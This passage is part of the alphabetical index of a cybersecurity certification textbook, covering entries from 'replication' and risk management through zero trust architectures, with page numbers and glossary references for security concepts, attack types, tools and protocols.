replication, 148
virtualization, 147
resource consumption, G-23, 380
resource inaccessibility, G-23, 381
resource reuse, virtualization vulnerabilities and, 213
resources/funding, G-23, 17
respond, in NIST Cybersecurity Framework, 3
Response Policy Zone (RPZ), 314
response time, 111
responsibility matrix, G-23, 145–147
cloud service customer, 146
cloud service provider, 146
responsible disclosure programs, G-23, 240
responsiveness, G-23, 152
cloud automation technologies, 152
auto-scaling, 152
edge computing, 152
load balancing, 152
REST. *see* representational state transfer (REST)
restarts, 428–429
RESTful APIs, 96
restricted activities, 428
restricted data, 473
retrospective network analysis (RNA), 354
return on investment (ROI), 186
reverse proxy servers, G-23, 123, 227
RFC. *see* request for change (RFC)
RFC 822 email address, 53
RFID. *see* radio frequency identification (RFID)
right to be forgotten, G-23, 476
right-to-audit clause, 455
risk, G-23, 16
impact, 446
management, vendor diversity and, 193
posture, 443

reduction, 444
remediation, 444
response, identifying, 446
sharing, 444
risk acceptance, G-23, 444–445
risk analysis, G-23, 441
risk analysis using words, not numbers, 442
Risk and Control Self-Assessment (RCSA), 446
risk appetite, G-23, 445, 447, 448
risk assessment, G-23, 16, 440–441
risk avoidance, G-23, 444
risk deterrence, G-23, 444
risk exception, G-23, 444
risk exemption, G-23, 445
risk identification, G-23, 440
Risk Management Framework (RMF), 446
risk management processes and concepts, G-23, 440–452
business impact analysis, 448–451
heat map, 443
inherent risk, 442–443
qualitative risk analysis, 442
quantitative risk analysis, 441–442
risk analysis, 441
risk assessment, 440–441
risk identification, 440
risk management processes, 445–448
risk management strategies, 444–445
solutions, S-23–24
risk mitigation, G-23, 444
risk owner, G-23, 447
risk register, G-23–24, 446
risk reporting, G-24, 448
risk threshold, G-24, 447
risk tolerance, G-24, 246, 447
risk transference, G-24, 112, 444
risky behaviors, recognizing, 493–494
risky login policy, 86
Rivest, Shamir, Adelman (RSA), 42, 45, 49, 60, 216, 306
RNA. *see* retrospective network analysis (RNA)
robotics, 204
RoE. *see* rules of engagement (RoE)
rogue access points, 391–392
rogue server, 309
ROI. *see* return on investment (ROI)
role-based access control (RBAC), G-24, 82–83, 282
roles and responsibilities, in rules of engagement, 458
root cause analysis, G-24, 335
root certificate authority, G-24, 49
root of trust model, 49–50
rooting, G-24, 216
rootkits, 373, 377
round robin scheduling, 126
routed (layer 3) firewall, 118
router firewall, G-24, 119
routers, 102, 253
routing infrastructure considerations, 104–106
Internet Protocol, 104–105
virtual LANs, 105–106
RPO. *see* recovery point objective (RPO)
RSA. *see* Rivest, Shamir, Adelman (RSA)
RTO. *see* recovery time objective (RTO)
RTOS. *see* real-time operating systems (RTOS)
rule-based access control, G-24, 83
rules of engagement (RoE), G-24, 458

S

SA. *see* security association (SA)
SaaS. *see* software as a service (SaaS)
SAE. *see* Simultaneous Authentication Of Equals (SAE)
Salesforce, 144
salt, G-24, 65
SAM. *see* Security Account Manager (SAM)
SameSite attribute, 319
SAML. *see* security assertion markup language (SAML)
Samsung Pay, 300
SAN. *see* Storage Area Network (SAN); subject alternative name (SAN)
sanctions, 479
sandboxing, G-24, 323–324
sandbox execution, 380
sandboxed lab system, 286
sanitization, G-24, 179, 213
Sarbanes-Oxley Act (SOX), G-24, 252, 417, 443
SASE. *see* Secure Access Service Edge (SASE)
SASL. *see* Simple Authentication and Security Layer (SASL)
SAST. *see* static and dynamic application security testing (SAST)
satellites, in GPS, 296
SAW. *see* secure administrative workstation (SAW)
SBOM. *see* software bill of materials (SBOM)
SCA. *see* software composition analysis (SCA)
SCADA. *see* supervisory control and data acquisition (SCADA)
scalability, G-24, 111
of cloud architecture features, 154
data backups, 175
high availability, 187
power provisioning, 155
SCAP. *see* Security Content Automation Protocol (SCAP)
SCAP Compliance Checker (SCC), 252
scareware, 378
SCC. *see* SCAP Compliance Checker (SCC)
SCCM. *see* System Center Configuration Manager (SCCM)
scheduling algorithm, 126
scope, of incident response, 332
screened subnet, G-24, 265
script virus, 373
scripting, automation and, 433–434

SD card slot. *see* Micro Secure Digital (SD) card slot
SDLC. *see* software development life cycle (SDLC)
SDN. *see* software defined networking (SDN)
SD-WAN. *see* software-defined WAN
SEAndroid, 286
search, in e-discovery, 345
secret (confidential) data, 472, 474. *see also* privacy data
secret key, 39
Secure Access Service Edge (SASE), G-24, 156
secure administrative workstation (SAW), 87, 126
secure baseline, G-24, 252. *see also* network security baselines
secure coding techniques, 318–321
  code signing, 320–321
  cookies, 319
  input validation, 318–319
  static code analysis, 319–320
secure communications, 129–138
  Internet Key Exchange, 133–134
  internet protocol security tunneling, 132–133
  jump servers, 137
  out-of-band management, 136–137
  remote access architecture, 129–130
  remote desktop, 134
  Secure Shell, 135–136
  solutions, S-9–10
  transport layer security tunneling, 130–132
secure configuration of servers, 254
secure data destruction, 179–180
secure directory services, 307–308
secure email transmission (SMTP), 216
secure enclaves, G-24, 57
Secure File Transfer Protocol (SFTP), G-24–25, 135, 216, 304, 309
secure hash algorithm (SHA), G-25, 43, 306, 344
  SHA-1, 215
  SHA256, 43, 44, 68, 306, 307, 393
  SHA384, 306
  SHA512, 68
secure IMAP (IMAPS), 304, 311
secure management protocols, 253
secure password transmission, 416
Secure POP (POP3S), 310–311
secure protocols, 304–305
Secure Shell (SSH), G-25, 90, 135–136, 309
  client authentication, 135–136
    Kerberos, 136
    public key authentication, 135
    username/password, 135
  commands, 136
Secure SMTP (SMTPS), 304, 309
secure transmission of credentials, 412
Secure/Multipurpose Internet Mail Extensions (S/MIME), 287, 312–313
security
  changes, 429
  compliance, 479–480
  controls, lack of, 281
  in e-discovery, 345
  groups, 434
  guards, 203
  key, 76
  operations, mapping course content, A-11–18
  requirements, in rules of engagement, 458
  standards, 290
  zero trust architectures and, 164
Security Account Manager (SAM), 89, 394–395
security architecture
  mapping course content, A-8–11
  resilience, 171
  review, 223
security assertion markup language (SAML), G-25, 95
security association (SA), 133
security awareness training, 491–496
  hybrid/remote work training, 492
  insider threat training, 491
  lifecycle, 494–496
    assessments and quizzes, 495
    development and execution of training, 495
    illustrated, 494
    incident reporting, 495
    metrics and performance indicators, 496
    observations and feedback, 496
    phishing simulations, 496
    reporting and monitoring, 495–496
    training completion rates, 496
  operational security training, 492
  password management training, 491
  phishing campaigns, 493
  policy and handbook training, 491
  removable media and cable training, 491
  risky behaviors, recognizing, 493–494
  situational awareness training, 491
  social engineering training, 492
security concepts
  access control, 5–6
    authentication, authorization, and accounting, 6

identity and access management, 5–6
CIA Triad, 2
gap analysis, 4–5
information security (infosec), 2
mapping course content, A-1–4
NIST Cybersecurity Framework, 3
non-repudiation, 2
security controls, 8–13
categories of, 8–9
functional types of, 9–10
information security business units, 11–12
information security competencies, 11
information security roles and responsibilities, 10–11
outcomes are achieved by implementing, 4
solutions, S-1
Security Content Automation Protocol (SCAP), G-25, 243, 252, 365–366
Compliance Checker, 252
Extensible Configuration Checklist Description Format, 365–366
Open Vulnerability and Assessment Language, 365
security controls, G-25, 8–13
actively testing, 463
bypassing, 463
categories of, 8–9
managerial, 8–9
operational, 8–9
physical, 8–9
technical, 8–9
function of, 8
functional types of, 9–10
compensating, 10
corrective, 9, 10
detective, 9, 10
deterrent, 10
directive, 9
preventive, 9, 10
information security business units, 11–12
DevSecOps, 12
incident response, 12
security operations center, 11–12
information security competencies, 11
information security roles and responsibilities, 10–11
Chief Information Officer, 10
Chief Security Officer, 10
Chief Technology Officer, 10
Information Systems Security Officer, 11
outcomes achieved by implementing, 4
solutions, S-1–2
security governance automation, 433–436
orchestration implementation, 435–436
scripting, 433–434
change management, 425–432
allowed and blocked changes, 427–428
dependencies, 429
documentation and version control, 430–431
downtime, 428–430
legacy systems and applications, 430
programs, 425–427
restarts, 428–429
governance and accountability, 420–423
legal environment, 417–420
policies, 410–411
procedures, 412–414
standards, 414–417
security identifier (SID), G-25, 85, 92
security information and event management (SIEM), G-25, 174, 236, 268, 358–359
agent-based and agentless collection, 359
for automated reports, 348
endpoint logs, 351
in incident response, 329, 331
intelligence fusion techniques, 338
log aggregation, 359
packet captures, 354
solutions, S-19–20
security key, G-25, 76
Security Knowledge Framework, 318
security log, G-25, 349
Security Onion, 266–267, 331, 338, 353, 388
security operations center (SOC), 11–12, 330
security orchestration, automation and response (SOAR), 329
security program management and oversight, mapping course content, A-18–22
Security Technical Implementation Guides (STIGs), 252
security zones, G-25, 106–108
Security-Enhanced Linux (SELinux), G-25, 285–286
SED. *see* self-encrypting drive (SED)
segmentation, 246, 483
endpoint protection, 276–277
logical, 104
segmentation-based containment, 334
SEH. *see* structured exception handler (SEH)
selection of effective controls, G-25, 115
self-assessments, 461
self-encrypting drive (SED), G-25, 61, 278
self-signed certificate, G-25, 50
SELinux. *see* Security-Enhanced Linux (SELinux)
Sender Policy Framework (SPF), G-25, 304, 311, 312
sensitive data, 473
sensors, G-25, 117, 123, 205, 359
infrared sensors, 205
microwave sensors, 205
pressure sensors, 205
ultrasonic sensors, 205

separation (retiring), 412
server hardware, 253–254
Server Message Block (SMB), 211
server room, 104
server room security, 416
serverless architecture, G-25, 143
serverless computing, G-25, 149–150
servers
    full disk encryption and, 278
    secure configuration of, 254
server-side attack, G-25, 403
server-side request forgery (SSRF), G-25, 402–403
server-side validation, 322
service
    assets, 174
    device hardening, 275
    enumeration, in active reconnaissance, 463
    management, 434
service disruption, G-25, 18
service provider (SP), 94, 228
service set identifier (SSID), G-26, 254, 391
service-level agreement (SLA), G-25, 112, 145, 155, 457
ServiceNow, 173
session affinity, G-26, 126
session cookies, 401
session key, 63, 394
session management, 416
SFC tool. *see* System File Checker (SFC) tool
SFTP. *see* Secure File Transfer Protocol (SFTP)
SHA. *see* secure hash algorithm (SHA)
shadow IT, G-26, 21
shared responsibility model, 226
sheep dip, 286
shelf-life, 55
shellcode, G-26, 374, 397
Shellshock vulnerability, 211
Shodan, 236
short message service (SMS), 27, 77
shunning, 124
SID. *see* security identifier (SID)
side-channel attacks, 226
sideloading, G-26, 217–218
SIEM. *see* security information and event management (SIEM)
Signaling System 7 (SS7), 27
signature, of CRL, 54
signature-based detection, G-26, 267–268, 277, 379
SIM card. *see* subscriber identity module (SIM) card
Simple Authentication and Security Layer (SASL), 307
simple bind, 307
Simple Mail Transfer Protocol (SMTP), G-26, 309, 310
Simple Network Management Protocol (SNMP), G-26, 308, 362
Simple Object Access Protocol (SOAP), G-26, 95
simulations, G-26, 195, 336–337
Simultaneous Authentication Of Equals (SAE), G-26, 257, 258
single CAs, 50
single loss expectancy (SLE), G-26, 441
single pane of glass, 360
single point of failure, G-26, 108, 436
single sign-on (SSO), G-26, 91
    authentication, 91–92
    authorization, 92–93
single-tenant architecture, 143
sinkhole, G-26, 334
site surveys, G-26, 254–255
site-to-site VPN, 130, 133
situational awareness training, 491
skimming, G-26, 300, 386
Skyhigh Security, 227
SLA. *see* service-level agreement (SLA)
Slack, 185
SLE. *see* single loss expectancy (SLE)
smart card login, 91
smart cards, G-26, 76, 77
smart physical security, 204
smart posters, 300
smartphones and tablets
    Assisted GPS, 296
    Bluetooth, pairing, 298
    device encryption, 294
    as embedded system, 158
    SD card slot, 294
SMB. *see* Server Message Block (SMB)
S/MIME. *see* Secure/Multipurpose Internet Mail Extensions (S/MIME)
SMiShing, G-26, 32
SMS. *see* short message service (SMS)
SMTP. *see* secure email transmission (SMTP); Simple Mail Transfer Protocol (SMTP)
SMTPS. *see* Secure SMTP (SMTPS)
snapshots, G-26, 177
SNMP. *see* Simple Network Management Protocol (SNMP)
Snort, G-26, 124, 266, 267
SOAP. *see* Simple Object Access Protocol (SOAP)
SOAR. *see* security orchestration, automation and response (SOAR)
SOC. *see* security operations center (SOC)
social engineering, G-26, 30–35, 281, 464
    brand impersonation and disinformation, 34
    business email compromise, 33–34
    human vectors, 30
    impersonation, 31
    pharming, 33
    phishing, 32
    pretexting, 31
    solutions, S-3–4
    training, 492
    typosquatting, 33
    watering hole attack, 34
social media, 27, 488
soft authentication tokens, G-26, 77
software
    antivirus scan, 364
    asset management, 173
    assets, issuing, 84

endpoint detection and response, 279–280
hardening techniques, 288–289
libraries, 86
licensing, 480
out-of-date, 233
patches, 429
port control, 286
providers, 228
remote desktop, 185
removing unnecessary, 288–289
restriction policies, 428
rings, 377
sandboxing, 323–324
updates and patches, 288
upgrades, 429
software as a service (SaaS), G-27, 144
software bill of materials (SBOM), G-27, 228–229, 234
software composition analysis (SCA), G-27, 229, 234
software defined networking (SDN), G-27, 152–153
software development life cycle (SDLC), G-27, 411
Software Package Data Exchange (SPDX), 229
software-defined WAN (SD-WAN), Q-27, 156
SolarWinds attack, 222, 279
SolarWinds Orion platform, 173, 222
solid state drive (SSD), 61, 342
destruction of, 289
disk encryption, 277
something you are factor, 73
something you have factor, 73
somewhere you are factor, 74
SonarQube, 320
SOPs. *see* standard operating procedures (SOPs)
SOW. *see* statement of work (SOW)
SOX. *see* Sarbanes-Oxley Act (SOX)
SP. *see* service provider (SP)
spam emails, 264, 304, 311, 312
SPAN (switched port analyzer)/mirror port, G-20, 117
SPDX (Software Package Data Exchange), 229
spear phishing, 33
Spectre vulnerability, 213
SPF. *see* Sender Policy Framework (SPF)
Splunk User Behavior Analytics, 281
spoof website, 32
spoofing, of GPS, 296
spyware, G-27, 373
SQL. *see* Structured Query Language (SQL)
SQL injection. *see* Structured Query Language injection (SQL injection)
SS7. *see* Signaling System 7 (SS7)
SSD. *see* solid state drive (SSD)
SSH. *see* Secure Shell (SSH)
SSID. *see* service set identifier (SSID)
SSL/TLS, 216
SSO. *see* single sign-on (SSO)
SSRF. *see* server-side request forgery (SSRF)
stack overflow, 221
staff retention initiatives, 435
Stagefright vulnerability, 211
stakeholder management, 330
stakeholders, 426
standard configurations, G-27, 436
standard naming conventions, 174–175
standard operating procedures (SOPs), 333, 427
standardized configuration baselines, 285
standards, G-27, 414–417
industry, 415
internal, 415–417
solutions, S-22
STARTTLS command, 307, 310
state table, G-27, 120
stateful inspection firewall, G-27, 120, 121
stateless firewall, 120
statement of work (SOW), G-27, 457
static acquisition
by pulling the plug, 343
by shutting down the host, 343
static analysis, G-27, 233, 320
static and dynamic application security testing (SAST), 320
static code analysis, 319–320
static token, 77
status codes, 405, 406
steganography, G-27, 66
STIGs. *see* Security Technical Implementation Guides (STIGs)
Storage Area Network (SAN)
replication, 178
snapshots, 177
storage modules, destruction of, 289
structured cabling system, 102–103
structured exception handler (SEH), G-27, 321
Structured Query Language (SQL), 62
Always Encrypted feature, 62
Structured Query Language injection (SQL injection), G-27, 225–226
Stuxnet worm, 160
subject alternative name (SAN), G-27, 52
subject name attributes, 52–53
subroutine, 221, 400
subscriber identity module (SIM) card, 27
SubSeven RAT, 376
substitution algorithms, 39
succession planning, 184
supercookies, 375
supervisory control and data acquisition (SCADA), G-27, 160–161, 289, 290
supplicant, G-27, 110
supplier, 28
supply chain, G-27, 28, 456
analysis, 456
attack surface, 28
vulnerabilities, 228–229
dependency analysis, 229
hardware suppliers, 228

service providers, 228
software bill of materials, 228–229
software providers, 228
Suricata, 124, 266
Sweet32 birthday attack, 215
switches, 101, 104, 105, 106, 253
switching infrastructure considerations, 102–104
Symantec, 227
symmetric algorithms, 39–40
symmetric cipher, 60
symmetric encryption, 39–40, 60–61
SYN flood attack, G-27, 387
syslog, G-27, 349
system
audits, 240
authenticating, 6
availability, 187
memory acquisition, 342
System Center Configuration Manager (SCCM), 279, 288
System File Checker (SFC) tool, 280
System Monitor, G-27–28, 364
system/process audits, G-28, 240

T

tabletop exercise, G-28, 195, 336
tablets. *see* smartphones and tablets
tactic, in TTP, 379
tactic, technique, or procedure (TTP), G-28, 235, 237, 379–380
tags, in e-discovery, 345
TAP. *see* test access point (TAP)
target of evaluation (TOE)
compliance verification, 223
configuration assessment, 222
cryptographic analysis, 223
documentation review, 222
secure code analysis, 222
security testing, 222
TCG. *see* Trusted Computing Group (TCG)
TCO. *see* total cost of ownership (TCO)
TCP. *see* Transmission Control Protocol (TCP)
TDE. *see* transparent data encryption (TDE)
TeamViewer, 134
technical debt, G-28, 436
technical security control, 8–9
technique, in TTP, 379
TEE. *see* trusted execution environment (TEE)
telecommunications, laws and regulations in, 419
telemetry, 194
Telnet, 253, 304
Temporal Key Integrity Protocol (TKIP), G-28, 256
temporary elevation, 87
temporary permissions policy, 86
Tenable Nessus, 232
termination (firing), 412
termination of contracts, 480
Terraform, 151
terrorist attack, 199
Tesla's Powerpack, 191
test access point (TAP), G-28, 117
test results, 427
test scripts, 196
testing, in incident response, 336
tethering, G-28, 297
TGS. *see* ticket granting service (TGS)
TGT. *see* ticket granting ticket (TGT)
ThinApp, 148
third party CAs, G-28, 48, 50
third-party evaluations, 196
third-party risks, G-28, 145
third-party threat feeds, 235–236
third-party vendors, 145, 453–454
threat, G-28, 16
assessment, 16
detection, zero trust architectures and, 164
identifying, 445
protection, zero trust architectures and, 164
scope reduction, 165
verifying, 463
threat actors, G-28, 17
advanced persistent threat, 20
assessment for, 16
attributes of, 17
competitors, 21
external, 17
hacker teams, 19
hackers, 19
hacktivists, 20
internal, 17, 21
level of sophistication/capability, 17
mapping course content, A-4–8
motivations of, 17–19
nation-state actors, 20
organized crime, 21
resources/funding, 17
risk assessment, 16
solutions, S-2
threat assessment, 16
unskilled attackers, 19
vulnerability assessment, 16
threat feeds, G-28, 234–237
behavioral threat research, 235
commercial models, 236
common platforms, 234
information-sharing organizations, 236
open-source intelligence, 236–237
purpose of, 234
reputational threat intelligence, 235
third-party, 235–236
threat data, 235–236
threat hunting, G-28, 331, 337–338
advisories and bulletins, 337–338
intelligence fusion and threat data, 338
maneuver, 338

threat vectors, 16, 23–27
human vectors, 30
lure-based vectors, 26–27
message-based vectors, 27
network vectors, 25–26
vulnerable software vectors, 24–25
3DES. *see* Triple DES (3DES)
throughput (speed), 75
ticket granting service (TGS), 91–93, 136
illustrated, 93
session key, 92
single sign-on authentication, 91–92
single sign-on authorization, 92–93
ticket, 92
ticket granting ticket (TGT), G-28, 91–92, 136, 394
ticketing, 434
time stamp, 92, 93
time-based one-time password (TOTP), 76
time-based restrictions, 86
timeline, G-28, 343
time-of-check to time-of-use (TOCTOU), G-28, 220
time-of-day restrictions, G-28, 86
TKIP. *see* Temporal Key Integrity Protocol (TKIP)
TLS. *see* Transport Layer Security (TLS)
TLS VPN. *see* Transport Layer Security virtual private network (TLS VPN)
TOCTOU (time-of-check to time-of-use), 220
token-based key card lock, 201
tokenization, G-28, 66, 483
tokens
generation of, 76
hard authentication, 76–77
soft authentication, 77
tombstone, 485
top secret (critical) data, 472
TOR (The Onion Router), 147, 237
total cost of ownership (TCO), 174
TOTP. *see* time-based one-time password (TOTP)
TP-LINK SOHO access point, 256
TPM. *see* trusted platform module (TPM)
tracking cookies, 375
trade secrets, G-28, 471
training, 337, 412
training topics and techniques, 490–494
anomalous behavior recognition, 493
computer-based training, 490–491
gamification, 490–491
phishing campaigns, 493
Risky behaviors, recognizing, 493–494
security awareness training, 491–492
Transmission Control Protocol (TCP), 102, 305
transparent data encryption (TDE), 62
transparent firewall, 119
transparent modes, 119
transparent proxy servers, G-28, 122–123
Transport Layer Security (TLS), G-28, 63, 125, 130, 305–307
cipher suites, 306–307
handshake, 306, 307
implementing, 305–306
protocol security, 305
SSL/TLS versions, 306
tunneling, 130–132
Transport Layer Security virtual private network (TLS VPN), 130–132
transport mode, 132
transport protocols, 102
transport/communication encryption, G-28, 63–64
transposition algorithms, 39
Trello, 185
trend analysis, G-28, 268
Triple DES (3DES), 215
Tripwire, 281
TRNG. *see* true random number generator (TRNG)
Trojans, G-29, 26, 372
true negatives, 362
true random number generator (TRNG), 55
Trusted Computing Group (TCG), 278
trusted execution environment (TEE), 57, 482
trusted platform module (TPM), G-29, 56, 62, 277
TTP. *see* tactic, technique, or procedure (TTP)
tunnel mode, 132
tunnel/tunneling, G-29, 129–130
internet protocol security tunneling, 132–133
transport layer security tunneling, 130–132
tuples, 264, 363
I2P, 237
Twitter, 93
2FA. *see* two-factor authentication (2FA)
two-factor authentication (2FA), 74
Type I error, 74
Type II error, 74
type-safe programming languages, G-29, 221
typosquatting, G-29, 33

U

UAC. *see* User Account Control (UAC)
UAV. *see* unmanned aerial vehicle (UAV)
UBA. *see* user behavior analytics (UBA)
UDP. *see* User Datagram Protocol (UDP)
UEBA. *see* user and entity behavior analytics (UEBA)
UEFI. *see* Unified Extensible Firmware Interface (UEFI)
ultrasonic sensors, 205
unauthorized access (black hat), 19
unauthorized servers, 309
unclassified (public) data, 472
underblocking, 270

under-voltage events, G-29, 191
unexpected behaviors, 493, 494
Unified Extensible Firmware Interface (UEFI), 213
unified threat management (UTM), G-29, 125
uniform resource locator (URL), G-29, 405
    analysis, 405–406
    percent encoding, 406
    scanning, 269–270
unintentional behaviors, 494
unintentional or inadvertent insider threat, G-29, 21
uninterruptible power supply (UPS), G-29, 191, 192
United Kingdom, regulations and laws in, 418
United States, regulations and laws in, 418
US Department of Defense (DoD), 252
universal coordinated time (UTC), 349
UNIX
    discretionary access control, 81
    syslog, 349
    vulnerabilities, 211
unknown environment penetration testing, 238, 464, 465
unmanned aerial vehicle (UAV), 204
unsecure networks, G-29, 25–26
    Bluetooth network vectors, 26
    cloud access vectors, 26
    default credentials, 26
    direct access vectors, 25
    lack of availability, 25
    lack of confidentiality, 25
    lack of integrity, 25
    open service port, 26
    remote and wireless vectors, 26
    wired network vectors, 25
unskilled attackers, 19
unsupported systems and applications, 24
update repositories, 279
updates, 288
UPS. *see* uninterruptible power supply (UPS)
URL. *see* uniform resource locator (URL)
USB flash drives, 61, 342
    full disk encryption and, 278
    infected with malware, 287
User Account Control (UAC), 83, 87, 377
user accounts
    attribute-based access control, 83
    attributes, 85
    group accounts, 82
    Linux authentication, 90
    location-based policies, 86
    profiles, 85
    provisioning, 84–85
    restrictions, 86
    rights and permissions, 81
    security identifier, 85
    time-based restrictions, 86
user and entity behavior analytics (UEBA), G-29, 268, 281
user and role-based training, 489–490
user behavior analytics (UBA), 281
User Datagram Protocol (UDP), 102
user identity verification, 416
username/password, in SSH, 135
UTC. *see* universal coordinated time (UTC)

V

validation, 247
validity period, 54, 92
Varonis's blog, 418
VBA. *see* Visual Basic for Applications (VBA)
vCard, 299
vendor, 28
vendor assessment, 453–454
vendor assessment methods, 455–456
    evidence of internal audits, 455–456
    independent assessments, 456
    penetration testing, 455
    right-to-audit clause, 455
    supply chain analysis, 456
    vendor monitoring, 456
    vendor site visits, 456
vendor diversity, 192–193
    business resilience, 193
    competition, 193
    compliance, 193
    customization and flexibility, 193
    cybersecurity, 192
    innovation, 193
    risk management, 193
vendor management concepts, 453–459
    legal agreements, 457–458
    solutions, S-24
    vendor assessment methods, 455–456
    vendor selection, 453–455
vendor monitoring, 456
vendor selection, 453–455
    conflict of interest, 454–455
    due diligence, 453, 455
    statistics, 454
    third-party vendors, 453–454
vendor site visits, 456
verification, for validating vulnerability, 247
version control, G-29, 430–431
vertical privilege escalation, G-29, 400
video conferencing software, 185
video surveillance, G-29, 203–204
virtual IP, clustering, 189
virtual local area networks (VLANs), G-29, 74, 105–106, 260
virtual machines (VMs), 213, 323
    escape, 213
    replication, 178
    snapshots, 177

Virtual Network Computing (VNC), G-29, 134
virtual phone systems, 185
virtual private network (VPN), G-29, 63, 89, 129–130, 185
client-to-site, 129, 134
encryption techniques, 287
HTML5, 134
remote access, 129–130, 134
site-to-site, 130, 133
transport layer security, 130–132, 305
virtual wire, 119
virtualization, G-30, 147, 148, 213
viruses, G-30, 277, 372, 373
vishing, G-30, 32
visitor management, 417
Visual Basic for Applications (VBA), 373
visualizations, G-30, 348
VLANs. *see* virtual local area networks (VLANs)
VMs. *see* virtual machines (VMs)
VMware, 148
AirWatch, 293
Cloudburst vulnerability in, 213
ESX Server, 213
ESXi, 252
vSphere, 177
Workspace ONE, 173
VNC. *see* Virtual Network Computing (VNC)
Voice over Internet Protocol (VoIP), 106, 216
VoIP. *see* Voice over Internet Protocol (VoIP)
Volatility framework, 342
volume encryption, 61
VPN. *see* virtual private network (VPN)
"V's" of data sources, 347
vulnerabilities, G-30, 16
Bluetooth, 298–299
classification, 245
endpoint configuration, 281
exploiting, 463
identifying, 445
mapping course content, A-4–8
near-field communication, 300
vulnerability analysis and remediation, 242–249
classification, 245
common vulnerabilities and exposures, 242–243
environmental variables, 245–246
exposure factor, 245
false positives, false negatives, and log review, 243–244
impacts, 245
mitigation techniques, 242, 243
prioritization, 245
remediation practices, 246–247
reporting, 247–248
solutions, S-14
validation, 247
vulnerability assessment, 16
vulnerability feed, G-30, 242–243
vulnerability identification methods, 231–241
auditing, 240
bug bounties, 239–240
deep and dark web, 237–238
penetration testing, 238–239
solutions, S-14
threat feeds, 234–237
vulnerability scanning, 231–234
vulnerability management
application vulnerabilities, 220–226
cloud vulnerabilities, 226–227
device and OS vulnerabilities, 210–219
solutions, S-13
supply chain vulnerabilities, 228–229
vulnerability analysis and remediation, 242–249
vulnerability identification methods, 231–241
vulnerability scanner, G-30, 232, 364
vulnerability scanning, 231–234, 352
application vulnerability scanning, 233
credentialed scan, 233
network vulnerability scanner, 232
non-credentialed scan, 232–233
package monitoring, 234
threat feeds, 234–237
vulnerable software vectors, 24–25
client-based *versus* agentless scanning, 25
unsupported systems and applications, 24

W

WAF. *see* web application firewall (WAF)
walkthroughs, 336
wallet apps, 300
WannaCry ransomware, 211, 378
WANs. *see* wide area networks (WANs)
WAP placement. *see* wireless access point (WAP)
warm site, G-30, 188
watering hole attack, G-30, 34, 211
Wazuh SIEM dashboard, 358
weak configuration, 282
weaponization, 386
web application attacks, 223–226
cross-site scripting attack, 224–225
SQL injection attack, 225–226
web application crawling, 464
web application firewall (WAF), G-30, 127

web filtering, G-30, 269–270
agent-based filtering, 269
benefits of, 269
block rules, 270
centralized, 269–270
content categorization, 270
issues related to, 270
reputation-based filtering, 270
URL scanning, 269–270
web media, 27
web metadata, 355
WebAuthn, 78
Webex, 185
WebSocket, 134
WEP. *see* Wired Equivalent Privacy (WEP)
whaling, 33
white box testing, 239
white hat (authorized access), 19
wide area networks (WANs), 101
Widget, 91
Wi-Fi
authentication, 258–259
advanced authentication, 258–259
Remote Authentication Dial-In User Service, 259
WPA2 pre-shared key authentication, 258
WPA3 person authentication, 258
deperimeterization and, 164
easy connect, 257
hotspots, 86
installation considerations, 254–255
heat maps, 255
site surveys, 254–255
wireless access point placement, 254
network, 74
tethering, 297
ad hoc Wi-Fi, 297
personal area networks, 297
tethering and hotspots, 297
Wi-Fi Direct, 297
Wi-Fi Direct, 297
Wi-Fi Protected Access (WPA), G-30, 63, 65, 256
Wi-Fi Protected Access 3 (WPA3), 257, 258
Wi-Fi Protected Setup (WPS), G-30, 256–257
Wi-Fi tethering, 297
WikiLeaks, 20
wildcard domain, G-30, 52–53
Windows
authentication, 89
discretionary access control, 81
Elevation of Privilege vulnerability, 220
end-of-life status, 212
Group Policy, 285, 288
Group Policy Objects in Windows Server 2016, 85
Local Security Authority Subsystem Service (LSASS), 394–395
local sign-in, 89
logs, 350
network sign-in, 89
NT LAN Manager (NTLM), 394, 395
registry, 342
remote sign-in, 89
Security Account Manager (SAM), 394–395
sign-in screen, 71
SYSTEM, 377, 395, 400
System File Checker tool, 280
system memory acquisition, 342
User Account Control, 83, 87
vulnerabilities, 210, 211, 244
Windows Active Directory (AD), 89, 91, 93, 94, 396
Windows Active Directory network, 85, 394
Windows BitLocker, 277, 278
Windows Defender, 351
Windows Desktop benchmarks, 252
Windows Event Viewer, 349, 351
Windows File Protection service, 280
Windows Intune, 293
for locking down Android connectivity methods, 296
restricting device permissions using, 295
Windows Management Instrumentation (WMI), 373, 374, 397
Windows Server benchmarks, 252
Windows Server range, 148
Windows Update, 279
Wired Equivalent Privacy (WEP), G-30, 256
wired network vectors, 25
wireless access point (WAP), 102, 254
wireless attacks, 391–392
key recovery, 392
rogue access points, 391–392
wireless denial of service attack, 392
wireless replay, 392
wireless denial of service (DoS) attack, 392
wireless encryption, 256–257
Wi-Fi Protected Access 3, 257
Wi-Fi Protected Setup, 256–257
wireless networks. *see* Wi-Fi
wireless replay, 392
wireless vectors, 26
Wireshark, 307, 354, 389
WMI. *see* Windows Management Instrumentation (WMI)
WO. *see* Work Order (WO)
Work Order (WO), 457
work recovery time (WRT), G-30, 450
workforce capacity, changes in, 185
workforce multiplier, G-30, 435
working (operation), 412
workstation security, 416

workstations, 275
worms, G-30, 372, 374
WPA. *see* Wi-Fi Protected Access (WPA)
WPA2 pre-shared key authentication, 258
WPA2 protocol, 215
WPA3. *see* Wi-Fi Protected Access 3 (WPA3)
WPS. *see* Wi-Fi Protected Setup (WPS)
Write (w), in Linux, 283
write blocker, G-30, 343
write up, read down, 82
WRT. *see* work recovery time (WRT)

X

X.500, 90
X.509, 49
XaaS. *see* anything as a service (XaaS)
XCCDF. *see* Extensible Configuration Checklist Description Format (XCCDF)
XDR. *see* extended detection and response (XDR)
XML. *see* eXtensible Markup Language (XML)
XSS. *see* cross-site scripting (XSS)

Y

YAML, 151

Z

Zeek/Bro, 124
zero filling, 180
zero standing privileges (ZSP), 87
zero trust architectures (ZTA), G-30, 163, 164
  benefits of, 164
  components of, 164
  definition and concept of, 163
  examples, 167
  goal of, 166
  security concepts, 165–167
    adaptive identity, 165
    control and data planes in, significance of, 165–167
    policy enforcement point, 166
    policy-driven access control, 165
    threat scope reduction, 165
  solutions, S-11
zero-click, 27
zero-day attacks, G-30, 214, 268
ZFS, 177
Zone Signing Key, 315
zone-based security topology, 106–108
zone-redundant storage, 148
Zoom, 185
ZSP. *see* zero standing privileges (ZSP)
ZTA. *see* zero trust architectures (ZTA)